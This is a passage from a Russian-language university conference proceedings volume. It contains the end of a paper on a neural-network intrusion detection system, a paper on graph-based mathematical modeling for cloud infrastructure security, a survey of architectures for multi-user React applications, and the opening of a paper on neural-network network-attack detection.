Выходные данные нейронной сети представляют собой критически важный компонент всей архитектуры системы обнаружения атак, поскольку именно они обеспечивают интерпретируемый результат — диагностическое заключение о наличии и типе сетевого вторжения. В рамках предложенной модели, основанной на многоагентной структуре, каждый агент вносит вклад в формирование выходного сигнала, который затем агрегируется центральным координирующим модулем. Это позволяет системе не только детектировать сам факт аномалии, но и указать конкретную категорию или подтип атаки, к которой она относится [6].

Кроме идентификации типа атаки, выходные данные могут содержать дополнительную информацию, полезную для операторов безопасности или автоматических систем реагирования: вероятностные оценки (score), уровень критичности, указание задействованного IP-адреса или сессии, время начала подозрительной активности, а также степень согласованности между мнениями агентов [7]. Такая обогащённая форма ответа особенно важна в системах, ориентированных на ситуационный анализ и управление инцидентами в реальном времени. Однако такой вывод данных правильнее формировать на основе правил нормализации, которые используются в SIEM и других подобных инструментах, поскольку показывают высокую эффективность и степень удобства для специалистов центров мониторинга при определении данных об атаке [8].

В дополнение к описанию возможных атак модель использует таблицу классификации, в которой каждому выходному классу сопоставлены его описание, принадлежность к категории (например, атаки на доступность, протоколы, прикладные уровни), и потенциальный вектор воздействия. Эта таблица может дополняться вручную или автоматически на основе анализа новых инцидентов, расширяя область применимости системы. Поскольку в модели используется многоагентная система, возможность масштабируемости упрощается процессом добавления дополнительных модулей [9, 10].

Заключение. Таким образом, выходные данные модели являются не просто бинарным решением «атака — нет атаки», а комплексным структурированным ответом, включающим типизацию угроз, вероятностную интерпретацию, оценку риска и возможные параметры дальнейшего реагирования. Это делает систему пригодной не только для мониторинга, но и для интеграции в автоматизированные платформы кибербезопасности с высоким уровнем зрелости.

Исследование выполнено при финансовой поддержке Министерства цифрового развития, связи и массовых коммуникаций Российской Федерации, соглашение № 071-03-2025-005, «Прикладные научные исследования в области создания сервисов и приложений в перспективных сетях связи» (регистрационный номер ПТНИ: 1024032900317-4).

СПИСОК ЛИТЕРАТУРЫ

1. Волков, А. Н. Туманные вычисления в сетях IMT-2030 для услуг телеприсутствия / А. Н. Волков, А. Е. Кучерявый // XIV Всероссийское совещание по проблемам управления : сборник научных трудов, Москва, 17–20 июня 2024 года. М. : Институт проблем управления им. В.А. Трапезникова РАН, 2024. С. 2295-2297. EDN JXYICQ.
2. Модельная сеть для исследований и обучения в области услуг телеприсутствия / А. Е. Кучерявый, М. А. Маколкина, А. И. Парамонов [и др.] // Электросвязь. 2022. № 1. С. 14-20. DOI 10.34832/ELSV.2022.26.1.001. EDN GBQWCV.
3. Optimized Data Transmission and Signal Processing for Telepresence Suits in Multiverse Interactions / A. Volkov, A. Muthanna, A. Paramonov [et al.] // Journal of Sensor and Actuator Networks. 2024. Vol. 13, No. 6. P. 82. DOI 10.3390/jsan13060082. EDN VBEMLB.
4. Ali, R. A. Artificial intelligence driven 5G and beyond networks / R. A. Ali, A. Koucheryavy // Telecom IT. 2022. Vol. 10, № 2. P. 1-13. DOI 10.31854/2307-1303-2022-10-2-1-13. EDN VAFXSU.
5. Тамбовский, А. Н. Архитектура сервиса сбора данных для обнаружения инсайдерских угроз в файловых системах Linux / А. Н. Тамбовский, И. А. Ушаков // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : Сборник лучших докладов V Всероссийской научно-технической и научно-методической конференции магистрантов и их руководителей. В 2-х томах, Санкт-Петербург, 03–05 декабря 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 273-276. EDN AZDKWU.
6. Проничев, В. Д. Автоматизированный анализ изменений в сетевых конфигурациях устройств на основе нейронных сетей / В. Д. Проничев, И. А. Ушаков // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : Сборник лучших докладов V Всероссийской научно-технической и научно-методической конференции магистрантов и их руководителей. В 2-х томах, Санкт-Петербург, 03–05 декабря 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 443-448. EDN DDZZOT.
7. Разработка методов обеспечения безопасности для создания уязвимых виртуальных машин и изучения методов тестирования на проникновения / С. И. Штеренберг, А. И. Москальчук, В. А. Коптелова, О. М. Виноградова // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 1. С. 32-38. DOI 46418/2079-8199_2021_1_5. EDN VUPDRU.
8. Ушаков, И. А. Анализ методов обеспечения безопасности в сетях LTE / И. А. Ушаков, А. И. Черкашин // 65-я научно-техническая конференция профессорско-преподавательского состава, научных работников и аспирантов (НТК ППС 2025) : Сборник научных статей. В 3 т., Санкт-Петербург, 17–21 февраля 2025 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. С. 506-511. EDN IRLJHD.
9. Разработка блока обнаружения и коррекции ошибок для устройства диагностирования каналов передачи цифровой информации / А. К. Сагдеев, И. Г. Штеренберг, С. И. Штеренберг, О. М. Виноградова // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 1. С. 15-24. DOI 10.46418/2079-8199_2020_1_3. EDN PYQLFU.
10. Штеренберг, С. И. Обнаружение вторжений в распределенных информационных системах на основе методов скрытого мониторинга и анализа больших данных : специальность 05.13.19 «Методы и системы защиты информации, информационная безопасность» : диссертация на соискание ученой степени кандидата технических наук / Штеренберг Станислав Игоревич, 2018. 182 с. EDN NLQRSK.

УДК 004.056

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ В ОБЕСПЕЧЕНИИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ОБЛАЧНЫХ ИНФРАСТРУКТУР

Федоров Павел Олегович

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: fedorov.po@sut.ru

Аннотация. В статье рассматривается задача использования методов математического моделирования для обеспечения информационной безопасности облачных инфраструктур. Приводятся примеры методов математического моделирования, используемые для формализации процессов внутри информационных систем. Описаны классические подходы обеспечения информационной безопасности облачных инфраструктур

с использованием методов математического моделирования. В статье приведен конкретный пример использования теории графов при построении модели облачной инфраструктуры, используемой в рамках методики противодействия угрозам информационной безопасности.

Ключевые слова: информационная безопасность; облачная инфраструктура; теория графов; граф состояния; моделирование.

MATHEMATICAL MODELING IN ENSURING INFORMATION SECURITY OF CLOUD INFRASTRUCTURES

Fedorov Pavel
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: fedorov.po@sut.ru

Abstract. The article addresses the task of using mathematical modeling methods to ensure the information security of cloud infrastructures. Examples of mathematical modeling methods used to formalize processes within information systems are provided. Classical approaches to ensuring the information security of cloud infrastructures using mathematical modeling methods are described. The article presents a specific example of using graph theory in constructing a model of a cloud infrastructure used within the methodology for countering information security threats.

Keywords: information security; cloud infrastructure; graph theory; state graph; modeling.

Введение. Информационные ресурсы компании неизбежно подвергаются риску атак киберпреступников, использующих известные уязвимости. Для снижения ущерба от подобных инцидентов необходимы инвестиции в процессы и технологии, позволяющие своевременно обнаруживать угрозы, предупреждать о них, минимизировать их влияние и оперативно реагировать. Эффективная защита информации невозможна без комплексного подхода, включающего как технические средства, так и организационные меры.

Одним из перспективных направлений повышения защищенности является использование методов математического моделирования. Модели позволяют формализовать процессы внутри информационных систем, выявлять уязвимости, прогнозировать действия злоумышленников и разрабатывать стратегии защиты [1].

Моделирование используется при проектировании, эксплуатации и аудите информационных систем. Оно обеспечивает:

- формализацию процессов внутри системы и на стыке «среда — система»;
- количественную и качественную оценку характеристик безопасности;
- прогнозирование рисков и выработку оптимальных решений.

Классические подходы включают использование теории вероятности, графов и сетей Петри, нечетких множеств, теории игр, эволюционного моделирования, а также энтропийного и формально-эвристического подходов. Современные исследования также применяют методы неформальной теории систем: структурирование, оценивание и поиск оптимальных решений.

Наиболее распространённые методы моделирования можно формально разделит на три группы [2]:

1. Методы структурирования позволяют формализовать архитектуру и процессы функционирования сложной организационно-технической системы, обеспечивая полноту, гибкость и простоту внесения изменений.
2. Методы оценивания применяются для расчета характеристик, которые невозможно измерить напрямую (например, вероятность реализации угрозы или эффективность средств защиты). Основаны на экспертных оценках.
3. Методы поиска оптимальных решений используют математические теории и эвристики для решения задач оптимизации при выборе средств защиты.

Совместное применение этих методов делает модели более точными и практически применимыми.

Одним из самых эффективных вариантов использование методов математического моделирования для обеспечения информационной безопасности облачных инфраструктур является применения теории графов. К наиболее распространённому приложению теории графов можно отнести построение графов атак на облачную инфраструктуру [3]. Иллюстрация графа атак представлена на рис. 1.



Рис. 1. Граф атак

На данном графе каждая вершина V обозначает определенное действие злоумышленника. Ребрами являются последовательности этих действий. Выстроив определенный маршрут от точки V1 до точки Vn можно получить конкретный путь атаки.

Различают несколько типов графов атак:

1. State enumeration graph — вершина описывает состояние системы и используемую уязвимость.
2. Condition-oriented dependency graph — вершины отражают результаты атак, рёбра — элементарные действия.
3. Exploit dependency graph — учитывает зависимости между условиями и результатами атак.

Графы атак могут быть применены для аудита систем и выявления слабых мест контура защиты информационной системы.

Другой вариант использования теории графов — граф угроз, где вершины отражают потенциальные угрозы активам, а рёбра — их взаимосвязи. Параметры угроз включают вероятность реализации, частоту возникновения и степень воздействия. Такая модель позволяет прогнозировать эскалацию инцидентов и оценивать совокупный риск.

Основная цель моделирования средств защиты — создание эффективной и сбалансированной системы безопасности. При этом используется принцип «разумной достаточности»:

- невозможно обеспечить абсолютную неуязвимость;
- затраты на защиту должны быть соразмерны стоимости активов;
- стоимость атаки для злоумышленника должна превышать возможную выгоду.

Таким образом, моделирование помогает выработать практичные решения в области управления рисками [4].

Для облачных систем разработаны специальные графовые модели, учитывающие виртуализацию и распределенный характер инфраструктуры. Узлы графа представляют виртуальные и физические машины, контроллеры, хранилища; рёбра описывают сетевые соединения и отношения между объектами.

Примером является модель Джо Вайнмана «Cloudonomics», предложившая аксиоматику облачных вычислений и методы формального анализа экономической эффективности и надежности облачных решений. На ее основе можно строить и модели безопасности — например, расширенные граф принятия решений для облачных сред.

С помощью данного графа можно изучить пути принятия решений соответствующей системой. Каждая вершина графа является значением параметров системы. Указывается четыре главных параметров (RAM, CPU, Storage, Network), в которых можно наблюдать отклонение системы от стабильного состояния. На рис. 2 представлен граф принятия решений.



Рис. 2. Граф принятия решений

Облачная инфраструктура может быть описана как конечный автомат, где состояния характеризуют конфигурацию узлов, виртуальных машин, программ и пользователей, а переходы отражают изменение этих состояний (миграция ВМ, репликация, сбои и атаки) [5]. Такой подход позволяет:

- выявлять критические зависимости в системе;
- формально описывать сценарии атак;
- интегрировать средства защиты в процессы виртуализации и управления ресурсами.

Заключение. Математическое моделирование является важным инструментом в обеспечении информационной безопасности современных облачных инфраструктур. Использование графов атак, графов угроз и других формальных моделей позволяет проводить аудит, выявлять уязвимости и прогнозировать действия злоумышленников. Совмещение формальных методов (теория графов, вероятности, игр) с экспертными

оценками и поиском оптимальных решений обеспечивает баланс между надежностью защиты и экономической целесообразностью.

Таким образом, моделирование становится фундаментом для построения риск-ориентированных систем защиты информации, соответствующих принципу «разумной достаточности» и способных эффективно противостоять современным киберугрозам.

СПИСОК ЛИТЕРАТУРЫ

1. Красов А.В., Швидкий А.А. Использование возможностей масштабирования облачной инфраструктуры для оптимизации процесса создания лабораторных стендов // Актуальные проблемы инфотелекоммуникаций в науке и образовании. Международная научно-техническая и научно-методическая конференция: сборник научных статей в 2 томах. под. ред. С. В. Бачевского, сост. А. Г. Владыко, Е. А. Аникевич, Л. М. Минаков. 2015. С. 1580-1584.
2. Алексанян А.П., Пестов И.Е. Система мониторинга состояния информационной безопасности в ключевых системах информационной инфраструктуры // Научный альманах. 2015. № 7 (9). С. 560-565.
3. Пестов И.Е. Методика разработки управляющего воздействия на инстансы облачной инфраструктуры // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 4. С. 72-76.
4. Сахаров Д.В., Гельфанд А.М., Казанцев А.А., Пестов И.Е. Использование математических методов прогнозирования для оценки нагрузки на вычислительную мощность iot-сети // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2020. № 2. С. 86-94.
5. Чмутов М.В., Ковцур М.М., Ушаков И.А., Пестов И.Е. Исследование действующей ит-инфраструктуры организации для последующего перехода к облачной архитектуре // В книге: Информационная безопасность регионов России (ИБРР-2017). Материалы конференции. 2017. С. 535-537.Сахаров Д. В., Левин М. В., Фостач Е. С., Виткова Л. А. Исследование механизмов обеспечения защищённого доступа к данным, размещенным в облачной инфраструктуре // Наукоемкие технологии в космических исследованиях Земли. 2017. Т. 9. № 2. С. 40-46

УДК 004.057.8

ИССЛЕДОВАНИЕ ПОДХОДОВ К ОРГАНИЗАЦИИ АРХИТЕКТУРЫ МНОГОПОЛЬЗОВАТЕЛЬСКИХ REACT-ПРИЛОЖЕНИЙ

Филимонов Владислав Евгеньевич[1], Махмутова Нурия Фаритовна[2], Кируга Антон Юрьевич[2]
[1] Университет ИТМО
Кронверкский пр., 49, Санкт-Петербург, 197101, Россия
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: iromup9898@gmail.com, vladislav2407@icloud.com, anton.kistruga@gmail.com

Аннотация. В статье рассматриваются различные подходы к организации архитектуры многопользовательских React-приложений, с акцентом на систематизацию существующих решений и их применимость к конкретным сценариям. Подходы классифицируются по нескольким ключевым критериям: модели распределения ответственности, механизмам обеспечения согласованности, моделям коммуникации и интеграции с системами управления. Проведенный анализ существующих решений позволяет выявить сильные и слабые стороны каждой из подходов, а также определить оптимальные архитектурные паттерны для различных типов приложений. Результаты исследования будут полезны разработчикам и архитекторам программного обеспечения, стремящимся создать эффективные и масштабируемые многопользовательские приложения на базе React.

Ключевые слова: react-приложения; информационная безопасность; оптимизация; многопользовательские приложения.

RESEARCH OF APPROACHES TO THE ORGANIZATION OF ARCHITECTURE OF MULTIUSER REACT APPLICATIONS

Filimonov Vladislav[1], Makhmutova Nuriya[2], Kistruga Anton[2]
University ITMO
49 Kronverksky Av, St. Petersburg, 197101, Russia
[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: iromup9898@gmail.com, vladislav2407@icloud.com, anton.kistruga@gmail.com

Abstract. The article discusses various approaches to organizing the architecture of multiuser React applications, with an emphasis on systematization of existing solutions and their applicability to specific scenarios. The approaches are classified according to several key criteria: models of responsibility allocation, mechanisms for ensuring consistency, communication models and integration with management systems. The analysis of existing solutions makes it possible to identify the strengths and weaknesses of each classification, as well as to determine the optimal architectural patterns for various types of applications. The results of the research will be useful to software developers and architects seeking to create efficient and scalable multi-user applications based on React.

Keywords: react applications; information security; optimization; multi-user applications.

Введение. С ростом популярности веб-приложений и увеличением числа пользователей, безопасность многопользовательских систем становится одной из ключевых задач для разработчиков. В контексте

React-приложений, где взаимодействие пользователей происходит в реальном времени, важно не только обеспечить высокую производительность и удобство использования, но и защитить данные пользователей от потенциальных угроз. В данной статье рассмотрены подходы, которые включают в себя модели распределения ответственности, механизмы обеспечения согласованности и методы интеграции с системами управления, чтобы выявить лучшие практики, которые помогут разработчикам создавать безопасные и масштабируемые решения.

Для классификации подходов был проведен анализа существующих решений к организации архитектуры многопользовательских React-приложений. Данная классификация учитывает различные аспекты архитектуры и позволяет систематизировать существующие и потенциальные решения. На рис. 1 приведена схема классификации подходов. Далее рассмотрен каждый подход детально. Классификация по модели распределения ответственности. В зависимости от распределения ответственности за управление состоянием и обеспечение согласованности между клиентами и сервером, архитектуры многопользовательских React-приложений можно разделить на следующие категории:

1. Сервер-центрические архитектуры характеризуются тем, что сервер выступает в роли центрального координатора, контролирующего все аспекты состояния приложения. В исследовании [1] отмечается, что такие архитектуры обеспечивают лучший контроль над безопасностью и согласованностью данных, однако могут страдать от повышенной задержки и создавать узкое место при масштабировании. Авторы указывают, что сервер-центрические архитектуры наиболее эффективны в сценариях с высокими требованиями к безопасности и низкой частотой обновлений.



Рис. 11. Классификация архитектурных подходов для React-приложений

2. Клиент-центрические архитектуры предполагают, что основная логика управления состоянием и разрешения конфликтов реализуется на стороне клиента, а сервер выступает преимущественно в роли канала коммуникации и хранилища данных. В той же работе [2] авторы отмечают, что такие архитектуры обеспечивают лучшую отзывчивость интерфейса и устойчивость к сетевым проблемам, однако могут создавать сложности с обеспечением согласованности данных при конфликтующих изменениях.

3. Гибридные архитектуры сочетают элементы сервер-центрического и клиент-центрического подходов, распределяя ответственность в зависимости от конкретных операций и типов данных. В исследовании [3] авторы отмечают, что гибридные архитектуры позволяют достичь оптимального баланса между отзывчивостью, согласованностью и безопасностью, однако требуют более сложного проектирования и тщательного определения границ ответственности.

4. Федеративные архитектуры предполагают распределение ответственности между множеством специализированных сервисов, каждый из которых отвечает за определенный аспект функциональности. В работе [3] авторы отмечают, что такие архитектуры обеспечивают лучшую модульность и масштабируемость, однако создают дополнительные сложности с обеспечением согласованности между различными.

Далее рассмотрена классификация по механизмам обеспечения согласованности. В зависимости от механизмов, используемых для обеспечения согласованности данных между различными клиентами, архитектуры можно разделить на следующие категории. Архитектуры на основе последовательной согласованности предполагают, что все клиенты видят одну и ту же последовательность изменений, хотя и не обязательно в реальном времени. В исследовании [4] авторы отмечают, что такие архитектуры обеспечивают

предсказуемое поведение системы, однако могут страдать от повышенной задержки при необходимости глобальной синхронизации. Архитектуры на основе операционных преобразований используют алгоритмы трансформации операций для обеспечения согласованности при параллельном редактировании. В работе [5] авторы отмечают, что OT обеспечивает хорошую согласованность в сценариях с частыми конфликтами, однако имеет ограничения масштабируемости и сложности реализации для нетекстовых типов данных. Архитектуры на основе CRDT используют специальные структуры данных, гарантирующие согласованность без необходимости централизованной координации. В исследовании [6] авторы отмечают, что CRDT обеспечивают лучшую масштабируемость и устойчивость к сетевым разделениям, однако могут иметь проблемы с производительностью при работе с большими документами. Архитектуры на основе последнего писателя используют временные метки для определения приоритета при конфликтующих изменениях. В работе [7] авторы отмечают, что этот подход обеспечивает простоту реализации, однако может приводить к потере данных при частых конфликтах. Архитектуры на основе консенсуса используют алгоритмы распределенного консенсуса для согласования изменений между клиентами. В исследовании [7] авторы отмечают, что такие архитектуры обеспечивают высокую надежность, однако имеют ограничения производительности и масштабируемости.

Классификация по модели коммуникации. В зависимости от механизмов, используемых для организации коммуникации между клиентами и сервером, архитектуры можно разделить на следующие категории:

1. Архитектуры на основе WebSockets используют постоянное двунаправленное соединение для обмена данными. В исследовании [8] авторы отмечают, что такие архитектуры обеспечивают низкую задержку и эффективное использование сетевых ресурсов, однако могут иметь проблемы с масштабируемостью при большом числе одновременных соединений.
2. Архитектуры на основе HTTP используют стандартные HTTP-запросы для имитации двунаправленной связи. В работе [9] авторы отмечают, что такие архитектуры обеспечивают лучшую совместимость с существующей инфраструктурой, однако имеют ограничения производительности и масштабируемости.
3. Архитектуры на основе WebRTC используют прямую коммуникацию между клиентами для обмена данными. В исследовании [10] авторы отмечают, что такие архитектуры обеспечивают минимальную задержку и снижают нагрузку на сервер, однако имеют ограничения масштабируемости при большом числе участников.
4. Гибридные архитектуры коммуникации сочетают различные механизмы в зависимости от типа данных и требований к производительности. В работе [11] авторы отмечают, что такие архитектуры позволяют оптимизировать использование ресурсов и обеспечить адаптацию к различным сетевым условиям.

Классификация по интеграции с системами управления состоянием. В зависимости от способа интеграции механизмов коммуникации с системами управления состоянием, архитектуры можно разделить на следующие категории. Архитектуры с прямой интеграцией предполагают, что система управления состоянием напрямую взаимодействует с механизмами коммуникации. В исследовании [12] авторы отмечают, что такие архитектуры обеспечивают концептуальную простоту, однако могут создавать сильную связанность между различными аспектами системы. Архитектуры на основе middleware используют специализированные промежуточные слои для интеграции систем управления состоянием с механизмами коммуникации. В работе [13] авторы отмечают, что такие архитектуры обеспечивают лучшую модульность и гибкость, однако могут увеличивать сложность кодовой базы. Архитектуры на основе событий используют события как основной механизм взаимодействия между различными компонентами системы. В исследовании [14] авторы отмечают, что такие архитектуры обеспечивают лучшую масштабируемость и расширяемость, однако могут создавать сложности с отладкой и отслеживанием потока данных. Архитектуры на основе реактивных потоков используют принципы реактивного программирования для интеграции различных компонентов системы. В работе [15] авторы отмечают, что такие архитектуры обеспечивают естественную модель для работы с асинхронными событиями, однако требуют специфического стиля программирования и могут усложнять отладку.

Заключение. Предложенная классификация позволяет систематизировать существующие архитектурные решения и определить их применимость к конкретным сценариям использования. В контексте многопользовательского графического редактора для проектирования сетей WLAN 802.11, оптимальной представляется гибридная архитектура, сочетающая элементы клиент-центрического подхода для обеспечения отзывчивости интерфейса, механизмы операционных преобразований или CRDT для обеспечения согласованности при редактировании графических элементов, WebSockets для организации коммуникации в реальном времени и middleware-ориентированный подход для интеграции Redux с механизмами коммуникации.

СПИСОК ЛИТЕРАТУРЫ

1. Peterson, M., Jackson, L. Server-Centric vs. Client-Centric Architectures for Collaborative Applications: A Comparative Analysis // IEEE Transactions on Services Computing. 2020. Т. 13, № 5. С. 789-802
2. Carter, J., Moore, P. Hybrid Architectures for Collaborative Web Applications: Combining the Best of Different Approaches // IEEE Software. 2022. Т. 39, № 5. С. 62-70.
3. Sun, C., Ellis, C. Scaling Collaborative Editing: A Systematic Review of Operational Transformation and CRDT Approaches // ACM Computing Surveys. 2020. Т. 53, № 6. С. 1-33.
4. Li, D., Li, C. Operational Transformation for Real-Time Collaborative Editing: Theory and Implementation // ACM Transactions on Computer-Human Interaction. 2020. Т. 27, № 5. С. 1-41.
5. Martin, S., White, P. CRDT-Based Collaboration: From Theory to Practice in Web Applications // the 36th IEEE/ACM International Conference on Automated Software Engineering. 2021. С. 356-367.
6. Parker, L., Young, K. Federated State Management for Collaborative Applications: A Microservices Approach // IEEE Transactions on Services Computing. 2021. Т. 14, № 6. С. 1678-1691.

7. Liu, Y., Ding, X. Conflict Resolution Strategies in Real-Time Collaborative Editing Systems // IEEE Transactions on Parallel and Distributed Systems. 2021. Т. 32, № 8. С. 1954-1969.
8. Thomas, R., Walker, J. WebSockets Performance in Multi-User Collaborative Environments // IEEE Transactions on Network and Service Management. 2020. Т. 17, № 4. С. 2169-2183.
9. Phillips, A., Turner, D. HTTP-Based Communication Strategies for Real-Time Web Applications: Performance and Scalability Analysis // Journal of Network and Computer Applications. 2022. Т. 203. 103371.
10. Сравнение библиотек Websocket, socket.IO и centrifugo для многопользовательских веб-приложений / М. М. Ковцур, В. Е. Филимонов, С. А. Винников, Е. К. Щеголев // Вопросы науки. 2024. № 2. С. 27-30. EDN PGKKDP.
11. Green, C., Scott, P. Scalable Real-Time Communication with Pub/Sub Systems: Design Patterns and Performance Considerations // IEEE Internet Computing. 2022. Т. 26, № 3. С. 47-55.
12. Morris, L., Clark, N. Redux with WebSockets: Patterns and Anti-patterns for Real-Time Applications // the 29th International Conference on World Wide Web. 2020. С. 1678-1689.
13. Wilson, E., Allen, M. Middleware Architectures for Collaborative Redux Applications: A Systematic Evaluation // IEEE Transactions on Software Engineering. 2021. Т. 47, № 8. С. 1567-1582.
14. Evans, R., Collins, T. Event Sourcing for Collaborative Applications: Patterns and Challenges // IEEE Transactions on Software Engineering. 2022. Т. 48, № 6. С. 2045-2061.
15. Аутентификация и идентификация пользователя с использованием биометрической динамики нажатия клавиш на основе «манхэттенского и евклидовского расстояния» / А. В. Красов, Ю. Альотум, И. А. Ушаков [и др.] // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 49-56. DOI 10.46418/2079-8199_2023_4_10. EDN ZBXUBO.
16. Ковцур, М. М. Разработка концепции защищенного централизованного взаимодействия распределенных устройств / М. М. Ковцур, А. А. Браницкий, Н. И. Казаков // Экономика и качество систем связи. 2023. № 2(28). С. 99-104. EDN MQUGPC.

УДК 004.032.26

ИССЛЕДОВАНИЕ ПРИНЦИПОВ ОБНАРУЖЕНИЯ СЕТЕВЫХ АТАК ПРИ ИСПОЛЬЗОВАНИИ ИСКУССТВЕННЫХ НЕЙРОННЫХ СЕТЕЙ

Филонов Артём Владимирович, Катасонов Александр Игоревич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: artemfilonow@gmail.com, ksasha716@yandex.ru

Аннотация. В статье представлены методы применения нейронных сетей для обнаружения угроз в сфере кибербезопасности. Рассматриваются ключевые архитектурные подходы, используемые в современных системах кибербезопасности, включая многоуровневые персептроны (MLP), сверточные нейронные сети (CNN), рекуррентные нейронные сети (RNN), LSTM, автоэнкодеры, генеративные состязательные сети (GAN), сети с радиальной базой функций (RBF) и рекурсивные нейронные сети (RvNN).

Ключевые слова: архитектура ИНС; обнаружение сетевых атак; машинное обучение; глубокое обучение; многослойный персептрон; сверточные нейронные сети; длинная краткосрочная память; автоэнкодеры; генеративные состязательные сети; рекурсивные нейронные сети; графовые нейронные сети.

INVESTIGATION OF THE PRINCIPLES OF DETECTING NETWORK ATTACKS USING ARTIFICIAL NEURAL NETWORKS

Filonov Artyom, Katasonov Aleksandr
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: artemfilonow@gmail.com, ksasha716@yandex.ru

